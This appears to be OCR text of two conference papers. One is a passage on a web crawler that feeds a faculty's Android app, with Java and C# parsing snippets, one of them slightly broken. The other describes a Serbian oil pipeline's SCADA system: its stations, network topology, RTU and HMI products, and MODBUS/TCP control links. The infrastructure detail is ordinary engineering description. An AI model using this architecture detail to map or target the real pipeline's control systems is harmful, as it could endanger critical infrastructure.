Techniques that are packed into aforementioned packages, rely on the DOM model of HTML (Hypertext Markup Language) pages, in combination with XPath (XML Path Language) and XQuery (XML Query Language) query languages in order to, in a simple and effective way, from HTML pages via simple HTTP (HyperText Transfer Protocol) calls, collect desired data. Aforementioned data is gathered using a previously defined template, and, to some extent, it is required for a Web Crawler to know the structure of an HTML page that is being crawled in order to efficiently extract desired data.

HTML Agility Pack is intended for .NET development environment, while JSoup intended for JRE environment. On its own way, both solutions provide nearly identical services which rely on manipulation of downloaded HTML documents at the level of DOM model, interaction with CSS (Cascading Style Sheets) selectors and some jQuery methods. [1] [2]

B. Android Platform

Android operating system is currently the most widely used operating system for mobile phones. It is based on the Linux kernel and adapted in order to be used on most mobile devices. Based on the number of smartphones sold, that are based on the Android platform in the United States, in the second quarter of 2010, Android mobile devices where on the first place with a share of about 33 percent. [3]

Along with the establishment of the Open Handset Alliance (OHA) consortium, which consists of 86 companies engaged in hardware, software and telecommunications an Android platform was featured. There is a large community of developers who write applications for Android devices. Currently there are over 670,000 applications that run on the Android platform and are available via Google Play service. The major part of the source code of the Android platform company Google has released under Apache open source license (Open Source). Android operating system consists of 12 million lines of code, of which 3 million lines of XML code, 2.8 million lines of C code, 2.1 million lines of Java code, and 1.75 million lines of C ++ code. [4][5]

Android operating system is a Linux based operating system developed for the ARM and x86 architecture and consists of a modified Linux kernel, which interacts with the very hardware components of mobile devices at a low level, secondary systems and services that are responsible for rendering services as graphic components, support for SSL encryption, etc. [6][7]

System application, through which a user interacts with the operating system and configures certain hardware components, as well as the services of the operating system required for use of the operating system, can be found on the next layer of operating system hierarchy. Examples of specific system applications are: packet manager, resource manager, window manager and others. At the highest level of Android operating system user applications are executed via the Dalvik virtual machine and represent a separate subsystem of the Android operating system.

II. URL WEB CRAWLER SYSTEM FOR TFZR MOBILE ANDROID APPLICATION

Main reason and purpose of devised system is to decrease the load on a RESTful Web Service and database that contains content presented on a site of Technical faculty “Mihajlo Pupin” in Zrenjanin. Database server load can be decreased in two ways:

- by caching pages on server
- by caching pages (or parsed data) locally on TFZR Mobile Android application

If caching is enabled on IIS (Internet Information Server) that hosts a site of aforementioned institution, depending on the time limit within cache is valid, database load is practically nullified, since IIS then sends exactly the same HTML page, stored in server memory, towards any client that requests it. If any changes are made towards content of page, within a limit where cache is valid, cache is instantly regenerated with updated data.

If pages are cached locally on TFZR Mobile Android application, periodically, within a given time interval, certain pages are requested again from a server. Usually, if time limit for valid cache on the IIS server is 30 minutes, time period for periodical cache update on TFZR Mobile Android application is set to 15 minutes. Periodical cache updates occur only if TFZR Mobile Android application is active on users Android device e.g. user is reading the news, submitting and online application for an exam etc., thus giving the effect of instant updates if a certain new content is posted in news section. Each time TFZR Mobile Android application is started, a cached versions of certain pages are requested. If caching is enabled, timestamps of cached pages on IIS and on TFZR Mobile Android application are compared and cached pages on TFZR Mobile Android are updated if needed. If caching is disabled, each time a certain page is requested, HTML of that particular page is downloaded, parsed as DOM, and then certain required data is extracted and presented to the end user.

Through development of the URL Web Crawler System integration of TFZR Mobile Android applications with official site of the Technical faculty "Mihajlo Pupin" in Zrenjanin is done without usage of any bridging and combinations of a variety of programming and internet technologies.

Form that is used for URL Web Crawler System Configuration is shown in Fig. 1. URL Web Crawler System was created, besides aforementioned main reasons, to enable fast and efficient downloading of information from the official site of the Technical faculty "Mihajlo Pupin" in Zrenjanin, in order to reduce redundant data and increase data access speed. [8][9]




Figure 1. URL Web Crawler System Configuration

TFZR Mobile Android application via JSoup package, based on the configuration s shown in Fig. 2, and formed through the URL Web Crawler System, directly reads News, Teaching News and various Teaching Schedules from specified pages of the official site of the Technical faculty "Mihajlo Pupin" in Zrenjanin, parses them, puts them in adequate list of objects, and then displays them to the end user of TFZR Mobile Android application.

From Fig. 1, it can be concluded that the URL Web Crawler System can turn on and off as needed. Using the aforementioned system it is possible to take the contents of any page, and focus solely on the content contained in the specified container, restructure downloaded links by adding the absolute URL address of the crawled site, as well as define a set of HTML that should be ignored while parsing the data. [10]

If News / Teaching News Crawler is enabled, number of news and teaching news that are to be crawled, read, and presented to the user can be configured. Default values, as shown on Fig. 1 are 10, for both News and Teaching News. Often, on main page of Technical faculty “Mihajlo Pupin” main page, there are no more than 10 latest news, and those news are mostly related and oriented towards scholarships, enrolment announcements and various events that faculty organizes and endorses. Often there are over 30 news in the Teaching News section that displays various news regarding teaching groups for various subjects, colloquium group schedules etc. By limiting amount of news that can be displayed, only latest Teaching News are displayed which are most important for the user on the move since transmission of

large amount of data can be somewhat expensive and slow. Soon, subscription option will be implemented in order to target users of specific interest with the latest and most important Teaching News for that particular user based on saved user preferences.




Figure 2. URL Crawler Connfiguration Structure

Teaching Schedules can also be automatically downloaded from the faculty's website or, if the aforementioned option is turned off, it is possible to parse the JSON (JavaScript Object Notation) file that is generated by TFZR Uploader application and located on a separate web server. Aforementioned JSON file contains custom informations about Teaching Schedules and can be read if, for some reasons, such as: power outage, scheduled maintenance or any encounters temporary interferences or any other malfunctions, web server hosting faculty's web site, goes offline. News and Teaching News can also be read from the official faculty's website. If TFZR Mobile Android application does not read the news from the official website of the faculty, the same are read from the corresponding JSON files or services that are located on aforementioned separate, backup, web server.

Fig. 3 shows appliance of JSoup package within TFZR Mobile Android application in combination with URL Web Crawler Configuration data in order to gather and parse requested data, while Fig. 4 shows usage of HTML Agility pack using that very same Web Crawler Configuration data in order to, if needed, gather and parse various data from faculty's website in the backend of TFZR Configuration application. Fig 3. presents only a snippet of code located within doInBacground method of a class that extends AsyncTask class thus enabling certain tasks, such as networking operations to be run in background, and not on a main thread, since running networking tasks within a main thread was disabled in Android 3.0 due to a UI Thread implementation.

```
DefaultHttpClient client = new DefaultHttpClient();
HttpGet get = new HttpGet(arg0[0]);
HttpResponse resp = client.execute(get);
String content = EntityUtils.toString(resp.getEntity());
Document doc = Jsoup.parse(content);
pageTitle = doc.title();
pageTitle = pageTitle.replace("TFZR -", "");
absoluteLinks(doc,
TFZRSharedVariables._crawlerConfiguration.get_absolu
teURL());
absoluteImages(doc, TFZRSharedVariables._
crawlerConfiguration.get_absoluteURL());
for (String tag : TFZRSharedVariables._
crawlerConfiguration.get_ignoreTags())
{
        doc.select(tag).remove();
}
Elements ele =
doc.select(TFZRSharedVariables._crawlerConfiguration.
get_container());

// Content Specific Transformations

if (ele.size()==0)
{
        ele = doc.select("div#content");
        doc.select("[src]").remove();
}
response = ele.toString();
_pageContents = response;
```

Figure 3. Java Code listing that uses JSoup for HTML parsing and data extraction

```
public List<clsNews> ReadNewsFromURL(string url, string
savePath)
{
        List<clsNews> news = new List<clsNews>();

        HtmlAgilityPack.HtmlDocument document = new
HtmlAgilityPack.HtmlDocument();
        ReadFromWebPage(url, savePath);
        document.Load(savePath, Encoding.UTF8);

        absoluteLinks(ref document, this._baseURL);

        HtmlNodeCollection collection =
document.DocumentNode.SelectNodes();

        foreach (HtmlNode div in collection)
        {
                clsNews newsItem = new clsNews ();

                // Content Specific Transformations
                if
                (url.ToLower().Contains("vestinastave"))
                        newsItem.newsType =
                        EnumVesti.TeachingNews;

                news.Add(newsItem);
        }

   return news;
}
```

Figure 4. C# Code listing that uses HTML Agility Pack for HTML parsing and data extraction

III. CONCLUSION

This paper shows how miniature configurable crawling systems could be uses as a front end data provider for mobile applications. In comparison to standard RESTful JSON data exchange, regarding time that is needed to gather and parse the data, this approach is somewhat slower, approximately 120 – 200 milliseconds per a request. However presented approach has certain key benefits when caching of pages is turned on. Such advantages are: decreasing load on database by eliminating constant need to run queries and decreased network traffic, regarding data that is exchanged between server and a client every time a request is made. With page caching on both server and client (TFZR Mobile) side it is possible to decrease both loading time of TFZR Mobile application, and to decrease the amount of data exchanged over mobile networks, thus lowering the costs of transferring data over 3G networks.

REFERENCES

[1] http://htmlagilitypack.codeplex.com/

[2] http://jsoup.org/

[3] Ed Burnette, “Hello, Android – 3rd Eddition”, The Pragmatic Programmers, 2010, 320 pages, ISBN : 978-1-93435-656-2

[4] Wei-Meng Lee, “Beginning Android Tablet Application Development”, Wrox, August 09 2011, 288 pages, ISBN : 978-1118106730

[5] Retro Meier, “Professional Android 2 Application Development – 2nd Edition”, Wrox, March 1, 2010, 576 pages, ISBN : 978-0470565520

[6] Dave Smith, Jeff Friesen, “Android Recepies : A Problem – Solution Approach”, Apress, May 1, 2011, 456 pages, ISBN : 978-1430234135

[7] Onur Cinar, “Android Apps with Eclipse”, Apress, June 19, 2012, 372 pages, ISBN : 978-1432044349

[8] Bing Liu, “Web Data Mining : Exploring Hyperlinks, Contents, and Usage – 2nd Edition ”, Data – Centric Systems and Applications, Springer, June 26, 2011, 600 pages, ISBN : 978-3642194597

[9] Haralambos Marmanis, Dmitry Babenko, “Algorithms of the Intelligent Web”, Manning Publications, July 5, 2009, 368 pages, ISBN : 978-1933988665

[10] Michael Schrenk, “Webbots, Spiders, and Screen Scrapers : A Guide to Developing Internet Agents with PHP / CURL – 2nd Edition”, No Starch Press, March 12, 2012, 392 pages, 978 – 1593273972

An Example of the Application of SCADA in Pipeline Crude Oil Transportation System

D.Odadžić*, B.Odadžić**
* P.E. Transnafta, Pancevo, Transport Department Novi Sad, Serbia
** University of Novi Sad, Technical Faculty "Mihajlo Pupin", Zrenjanin, Serbia
dragan.odadzic@transnafta.rs, borislav.odadzic@gmail.com

Abstract - A SCADA system is a widely distributed computerized system primarily used to remotely control and monitor the condition of field-based assets from a central location. At first in this paper a general description of SCADA system is provided and then the method of implementation SCADA system in Public Enterprise Transnafta Pancevo, from the aspect of its technical description, realization and configuration. Specific application tool and equipment/device types included within the mentioned system are listed, as well as the detailed characteristics and means of realization.

I. INTRODUCTION

A general term that encompasses several types of control systems is Industrial Control System (ICS). ICS including Supervisory Control and Data Acquisition (SCADA) systems, Distributed Control Systems (DCS), and other system configurations such as Programmable Logic Controllers (PLC), and often found in the critical infrastructures. ICSs are typically used in industries such as electrical, water, oil and gas production and transportation.

The major control components of an ICS are:

- SCADA Server or Master Terminal Unit (MTU) is the device that acts as the master in a SCADA system. Remote terminal units and PLC devices located at remote field sites usually act as slaves.

- Remote Terminal Unit (RTU) is special purpose data acquisition and control unit designed to support SCADA remote stations.

- PLC is a computer originally designed to perform the logic functions executed by electrical hardware. PLCs have evolved into controllers with the capability of controlling complex processes, and they are used substantially in SCADA systems and DCSs. In SCADA environments, PLCs are often used as field devices.

- Intelligent Electronic Devices (IED) is an actuator containing the intelligence required to acquire data, communicate to other devices, and perform local processing and control.

- Human-Machine Interface (HMI) is software and hardware that allows human operators to monitor the state of a process under control, and manually modify control settings to change the control objective. The HMI also displays process status information, historical information, reports, and other information.

- Data Historian**.** The data historian is a centralized database for logging all process information within an ICS.

- Input/Output (IO) Server is a control component responsible for collecting, buffering and providing access to process information from control sub-components such as PLCs, RTUs and IEDs.

The major components of an ICS network are:

- The field bus network links sensors and other devices to a PLC or other controller

- The control network connects the supervisory control level to lower-level control modules.

- A router is a communications device that transfers messages between two networks. Common uses for routers include connecting a LAN to a WAN, and connecting MTUs and RTUs to a long distance network medium for SCADA communication.

- Remote access points are distinct devices, areas and locations of a control network for remotely configuring control systems and accessing process data.

A typical ICS contains of control loops, HMIs, and remote diagnostics and maintenance tools built using collection of different network protocols on layered network architectures [1].

SCADA system is a complex system capable of controlling and managing other complex system whose resources are considered critical. SCADA control center performs centralized monitoring and control for field sites over communications networks, including monitoring alarms and processing status data. Based on information received from remote stations, automated or operator-driven supervisory commands can be pushed to remote station control devices, which are often referred to as field devices. Field devices control local operations such as opening and closing valves and breakers, collecting data from sensor systems etc.

DCSs are used to control industrial processes such as electric power generation, oil and gas refineries, water treatment, and automotive production. DCSs are integrated as a control architecture containing a supervisory level of control multiple, integrated subsystems that are responsible for controlling the details of a localized process. To accomplish the desired tolerance around a specified set point, specific PLC is employed.

PLCs are computer based solid-state devices that control equipment and processes, used throughout SCADA and DCS systems, used extensively in almost all industrial and transportation processes. [1] [2].

II. OVERVIEW OF SCADA SYSTEMS

SCADA system encompasses the transfer of data between a SCADA central host computer and a number of remote sites Remote Terminal Units (RTU), and the central host and the operator terminals

SCADA systems consist of:

- One or more field data interface devices, (RTUs, or PLCs), which interface to field sensing devices and local control switches and valve actuators
- A communications system used to transfer data between field data interface devices and control units and the computers in central host.
- A central host computer server or servers.
- A collection of standard or custom Human Machine Interface (HMI)/Man Machine Interface (MMI) software systems, used to provide the SCADA central host and operator terminal application.

A. Field Data Interface Devices

The information that is passed to and from the field data interface devices must be converted to a form that is compatible with the communication protocol of the SCADA system. To achieve this, some form of electronic field data interface is required. RTUs provide this interface, used to transmit the data over a communication channel.

PLCs used in SCADA systems provide the same functionality of RTUs. PLCs have a user programmable memory for storing instructions for the purpose of implementing specific functions such as I/O control, logic, timing, counting, communication and data and file processing.




Figure 1 One example of the PLC Control System Implementation [2]

Figure 1 shows control of a manufacturing process being performed by a PLC over a field bus network. The PLC is accessible via a programming interface located on an engineering workstation, and data is stored in a data historian, all connected on a LAN [2].

B. Communications System

The Communication System refers to the equipment needed to transfer data to and from different sites. The medium used can either be cooper or fiber optics cable, or radio waves. The major improvement in the novel generation of SCADA systems is that of opening the system architecture utilizing open standards and protocols and making it possible to distribute SCADA functionality across a WAN and not just a LAN.

C. Central Host Computer System

The central host computer or master station is most often a single computer or networked servers that provide a man to machine operator interface to the SCADA system. The computers process the information received from and sent to the RTU sites and present it to human operators in a form that the operators can work with.

Operator terminals are connected to the central host

computer by a LAN/WAN so that the viewing screens and associated data can be displayed for the operators.

D. SCADA Protocols

The SCADA protocol between master and RTU forms a viable model for RTU-to- Intelligent Electronic Device (IED) communications. Currently, in industry, there are several different protocols in use. The most popular are International Electro technical Commission (IEC) 60870-5 series, specifically IEC 60870-5-101 and Distributed Network Protocol version 3 (DNP3). IEC 60870-5 specifies a number of frame formats and services that may be provided at different layers. IEC 60870-5 is based on a three-layer Enhanced Performance Architecture (EPA) reference model (see Table I) for efficient implementation within RTUs, meters, relays, and other IEDs.

TABLE I TREE LAYER EPA REFERENCE MODEL

Application layer (OSI layer 7) IEC 870-5-101;-102;-103,-5	
Link interface	
Data link layer (OSI layer 2)	LLC
	MAC
Physical interface IEC 870-5-1	
Physical layer (OSI layer 1)	

The DNP3 protocol is specifically developed based on the three-layer EPA model contained in the IEC 60870-5 standards for inter device communication involving SCADA RTUs, and provides for both RTU-to-IED and master-to-RTU/IED. DNP3 was designed to optimize the transmission of data acquisition information and control commands from one computer to another.

MODBUS / TCP is another widely used protocol for SCADA, but it does not offer the same level of data transmission security as DNP 3.0 [3].

E. Deploying SCADA system over Fiber Optic Cable

In this paper, we opted for the implementations SCADA system over a fiber optic cables because PE Transnafta has built a telecommunications micro pipe infrastructure, optical cable network and facilities for accommodating both the passive and active control and security telecommunications equipment [4] [5].

Fiber optic technology has improved to the point where commercially available fibers have losses less than 0.3 dB/km. Losses of this magnitude, as well as the development of suitable lasers and optical detectors, allow designers to consider fiber optic technologies for systems of 140 km or more without repeaters. Single mode fiber supports higher signaling speeds than the multi mode fiber due to its smaller diameter and mode of light propagation.

Communication services usually supported by optical fiber include voice, SCADA, video conferencing and high- speed data. Optical transmitters can be either light emitting diodes (LEDs) or laser diodes. They operate at 1310 nm, 1550 nm or 1610 nm wavelengths, depending on the application.

III. PE TRANSNAFTA THE OIL PIPELINE TRANSPORT AND COMUNICATION SYSTEMS

PE Transnafta deals in crude oil transport via oil pipelines, oil derivatives transport via derivative pipelines and crude oil warehousing. In compliance with the Law governing the pipeline transport of gaseous and liquid carbohydrates and the Rules on technical conditions and standards for safe transport of gaseous and liquid carbohydrates via main oil and gas pipelines, PE Transnafta was obliged to ensure the monitoring and control of the transport system. With the aim of adhering to the above mentioned legal provisions, PE Transnafta has built a telecommunications micro pipe infrastructure, optical cable network and facilities for accommodating both the passive and active control and security telecommunications equipment**.** The obsolete coaxial cable has been replaced by an optical cable in the length of 154.4 km which is used as medium for data transmission between the objects located along the oil pipeline route. The route of the pipeline consists of two sections:

1) Section DN-1 [63,4km]: Bačko Novo Selo (Dunav) – Novi Sad
- Block station (BS) Bačko Novo Selo (begin)
- Block station Rumenka,
- Block station Kisač,
- Terminal Novi Sad (end),

2) Section DN-2 [91 km]: Novi Sad – Pančevo
- Terminal Novi Sad (begin),
- Block station Titel,
- Block station Knićanin,
- Block station Čenta,
- Block station Opovo,
- Block station Jabuka,
- Measurement station (MS) Pančevo (end).

The optical communication system consists of High Density Polyethylene (HDPE) Sheet and optical cable. A multitube protective bearer HDPE cable was laid along the complete oil pipeline route, at a distance of approximately 2.5 m from the pipeline, and the optical cable was blown into it. The HDPE cable was laid into the cable trench at a depth of app 1.2 m. The bearer HDPE cable segment lengths amounted to approximately

2 km (since that was the HDPE cable length on purchased drums) and were further extended by means of HDPE couplings. Inside the bearer HDPE cable, a G.652.D type optical cable (characteristics in compliance with ITU-T G.652.D Recommendations) with a 6.2 mm diameter, 2x12 singlemode optical fibres and 4 km-long segments (determined by the cable length on the purchased wheels) was blown into the red colored center micropipe. The optical cable ends were extended by optical couplings.

F Communication System Realization

Optical communication system is realized via Ethernet technology with 1 Gbit/s capacity per each optical fibre and all equipment used is in compliance with the industrial requirements. The redundant ring configuration is used with the main node at Novi Sad Terminal, auxiliary node at Pancevo Measuring Station and transient nodes on eight Block Stations

There are two types of services: video monitoring system and passive network for data transmission. The video monitoring system has a guaranteed capacity within the communication system, while the unused capacity of the transmission system is used for the passive network. Each of the eight Block Stations has a 2 Mbit/s capacity. Gigabit Ethernet technology (1 Gbit/s) was selected for the realization of the communication system as it completely meets the capacity requirements of the above mentioned services and enables capacity enhancement for future requirements.

Robust Hirschmann industrial switches were utilized for the realization of the communication system. A singlemode optical cable with a 24 fibre capacity is used as a transmission medium for the realization of the optical communications system. The system logical design based on the ring structure enables redundant paths and short system recovery time. Communications equipment, switches and UPS devices are redundant on all locations. Industrial switches at Novi Sad Terminal (Master) and Pancevo Measuring Station (Slave), which have the strongest performance capabilities, are capable of controlling the ring. All eight Block Stations are equipped with three industrial switches. Two switches are integrated within the ring whereas the third switch is used for connecting the IP video monitoring cameras. [5].

IV. PE TRANSNAFTA SCADA SYSTEM OVERVIEW

PE Transnafta owns Motorola Solution SCADA system for the monitoring and control which gives information about the pressures, temperatures and oil flows and allows the valves actuating.

The Serbia PE Transnafta SCADA System comprises two sections of the oil pipeline:

- Dunav – Novi Sad
- Novi Sad - Pancevo

Each section includes an Operational Control Center (OCC), from where the Supervision and Control are performed. Each OCC includes two SCADA server computers operating in a redundancy mode. A separate server used for leak detection system. Two operator workstations are assigned for operator monitoring and control.

Local Area Ethernet Network connect all the elements of the OCC 100 Mbit/s LAN. Communication system includes redundant IP link (Fiber Optic and Canopy Wireless LAN). All SCADA system elements (OCC's and RTU's) are connected by a single IP port to the IP network. Connectivity between both OCC's is enabled using the same IP link.

With the aim of avoiding the mixing of traffic among different systems, an individual VLAN is allocated to each of the two systems. Traffic routing between VLANs is conducted on switches at Novi Sad Terminal and Pancevo Measuring Station and is controlled by means of access lists.

At each location, the communication between the RTU ACE 3600 and all measuring devices are achieved through copper cable at a data rate of 100 Mbit/s (Fast Ethernet). RTU communication between the neighboring sites are achieved through Fiber Optic cables at a data rate of 1 Gbit/s (Gigabit Ethernet)

The SCADA system is comprised of two independent Sub-Systems. Figure 2 and Figure 3 shows the layout and connections between a sub-system control center and remote stations for each sub-system.




Figure 2 The layout and connections between a sub-system Control Center Novi Sad and remote stations

Each control center includes the following components:

- Two redundant WIZCON SCADA servers
- One Leak Detection Software Server

- Two Operator Stations

There are two types of valve remote stations:

- Oil Pipe Valve RTU – Controls a single ROTORK Valve
- Oil Pipe Valve and Flow RTU - Controls a single ROTORK Valve and receives external flow meter.




Figure 3 The layout and connections between a sub-system Control Center Pancevo and remote stations

An additional station is located in Novi-Sad site.

G Motorola ACE3600 RTU Equipment Description

The Motorola ACE3600 is a state-of-the-art high performance RTU with exceptional communication capability. The unit is designed to provide scalability and modularity to optimize the performance of any control system. The unit's rugged design offers compliance for the requirements of most demanding SCADA system environments. A powerful processor combined with versatile input/output modules allows this RTU to be used for the most demanding SCADA applications, including those in oil and gas pipeline systems.

The RTU perform the following main functions:

- Monitoring DI and AI data inputs and reporting to control center.
- Report on a periodic base (1-2 seconds) pressure transmitters' data with a time stamp which is required for leak detection functionality.
- Activate operator requested controls.

The RTU include different types of data relevant for monitoring and control of the sites. The following data types are included in the RTU database:

- Digital indication data.
- Logic alarm (Module failure, AC failure)
- Analog inputs data from external sensors.(4-20mA)
- Data communicated with ROTORK Valve controller
- Digital commands from SCADA.

Every analog value (measurements) has a predefined parameter in the data base. Changes in analog values are reported (delay) to the control center if in case of a change that is bigger than its predefined change parameter (5 % of full scale). The parameter can be fine tuned according to performance of communication link.

In general, communication between RTU and MCC are implemented by MODBUS/TCP protocol over the IP network. In case RTU data polling, MCC will poll RTU pressure measurement data (related to LDS) in a short period. Other data will be polled periodically every 5 s. Real Time Update (RTU) is set by NTP server. Any command that be issued from SCADA for Element Control will be sent instantly to the proper element in the RTU [6].

H WIZCON Control Maesto Applications Development Tool and Control Center Application

WIZCON Control Maestro is an advanced SCADA system used as an applications development tool that enables system integrators to create sophisticated supervisory and control applications for a variety of industries.

WIZCON Control Maestro is an application generator. A WIZCON application communicates with control equipment in the field, such as PLCs, measuring instruments, and other devices. As the equipment is monitored and data is recorded**,** WIZCON responds according to system logic requirements or operator requests. WIZCON for Windows and Internet enables integration application with Internet/Intranet network, promoting real-time supervisory and control using real-time graphics and event-driven information updates from any computing platform. It combines the benefits of SCADA, Java, HTML and Internet. [7].

In PE Transnafta SCADA system the OCC application is based on WIZCON Control Maestro HMI software. The WIZCON Control Maestro HMI is implemented according to the following assignment:

- Server 1 – Main HMI Server.
- Server 2 – Back up HMI Server.

Two additional PCs are used for Operator Stations. Connection between the active HMI Server to the ACE3600 RTU's is provided by the IP using MODBUS/TCP protocol.

The screens based on WISCON Control Maestro applications allow full control and monitoring for the entire elements of the system. It handles all SCADA functionalities such as monitoring, control, alarm display, analog data trending and report. The main screen is the

first screen that appears just after running SCADA application. The first screen contains a map indicating the location of the RTUs. Clicking the site names on the map will open the hydraulic diagram of the selected site. RTU name will show red when under communication failure. Operator navigation in operator screens provided either by software "Function Keys" or by "Fast Links".

DN-1 and DN-2 sections General View Screens provides a general view with the relevant pressure, temperature and flow measurements data. Figure 4 show communication status RTU and control center equipment on DN-1 section.




Figure 4 DN-1 General View Screen

Figure 5 show RTU communication status. The Comm Status column specifies the communication status between SCADA and remote station.




Figure 5 The screen with RTU communication status.

A communication failure will be marked as "Fail" in red while a good communication will be "OK" in green.




Figure 6 The screen with trend graph

Clicking on the relevant button will initiate a poll command that will update the data from the remote station. Clicking the "Stations" key from the Menu Bar operator can open a "Sub Menu" with the names of all the remote stations. Choosing one of the stations operators can open the selected site diagram.

For each RTU screen a trend graph will be defined to show relevant measurements trends for the last 24 hours. The Figure 6 shows an example of such screen. The trend graph shows information about: the start time and end time as well as the current position of the cursor on the graph, the sizes shown in the graph, their values relative to the cursor position and curve of the trend. Moving the cursor on the screen shows each measurement value in the data box below the trend graph. [7].

V. CONCLUSION

Pipeline is an effective means of transporting oil over long distances. The safe and continuous operation of liquid carbohydrates pipelines requires operator to have most recent information regarding the condition of pipeline. Oil pipeline SCADA systems provide operators with many useful software features such as emergency shutdown, batch tracking, pig tracking, leak detection, etc. These facilities help improve operators' productivity.

Introduction and implementation of SCADA systems in PE Transnafta gave positive results. The benefits include more efficient, reliable, and most importantly, safer operations and results in a lower cost of operation compared to earlier non-automated systems.

It is suggested that when first planning and designing a SCADA system, consideration should be given to integrating new SCADA systems into existing communication networks, in order to avoid the substantial cost of setting up new infrastructure and communications facilities.

REFERENCES

[1] K. Stouffer, J. Falco, K. Kent, "Guide for Supervisory Control and Data Aquivisition (SCADA) and Industrial Control Systems Security", Recommendation of the National Institute of Standards and Technology, NIST Special Publication 800-82, 2006

[2] D. Barr "Supervisory Control and Data Aquivisition (SCADA) Systems" National Communication Systems, Technical Information Bulletin 04-1, October 2004.

[3] "Fundamental of SCADA" White paper, Bentley System, 2004

[4] R. I. Williams "Handbook of SCADA Systems for the Oil and Gas Industries", Elsevier Advanced , 1992

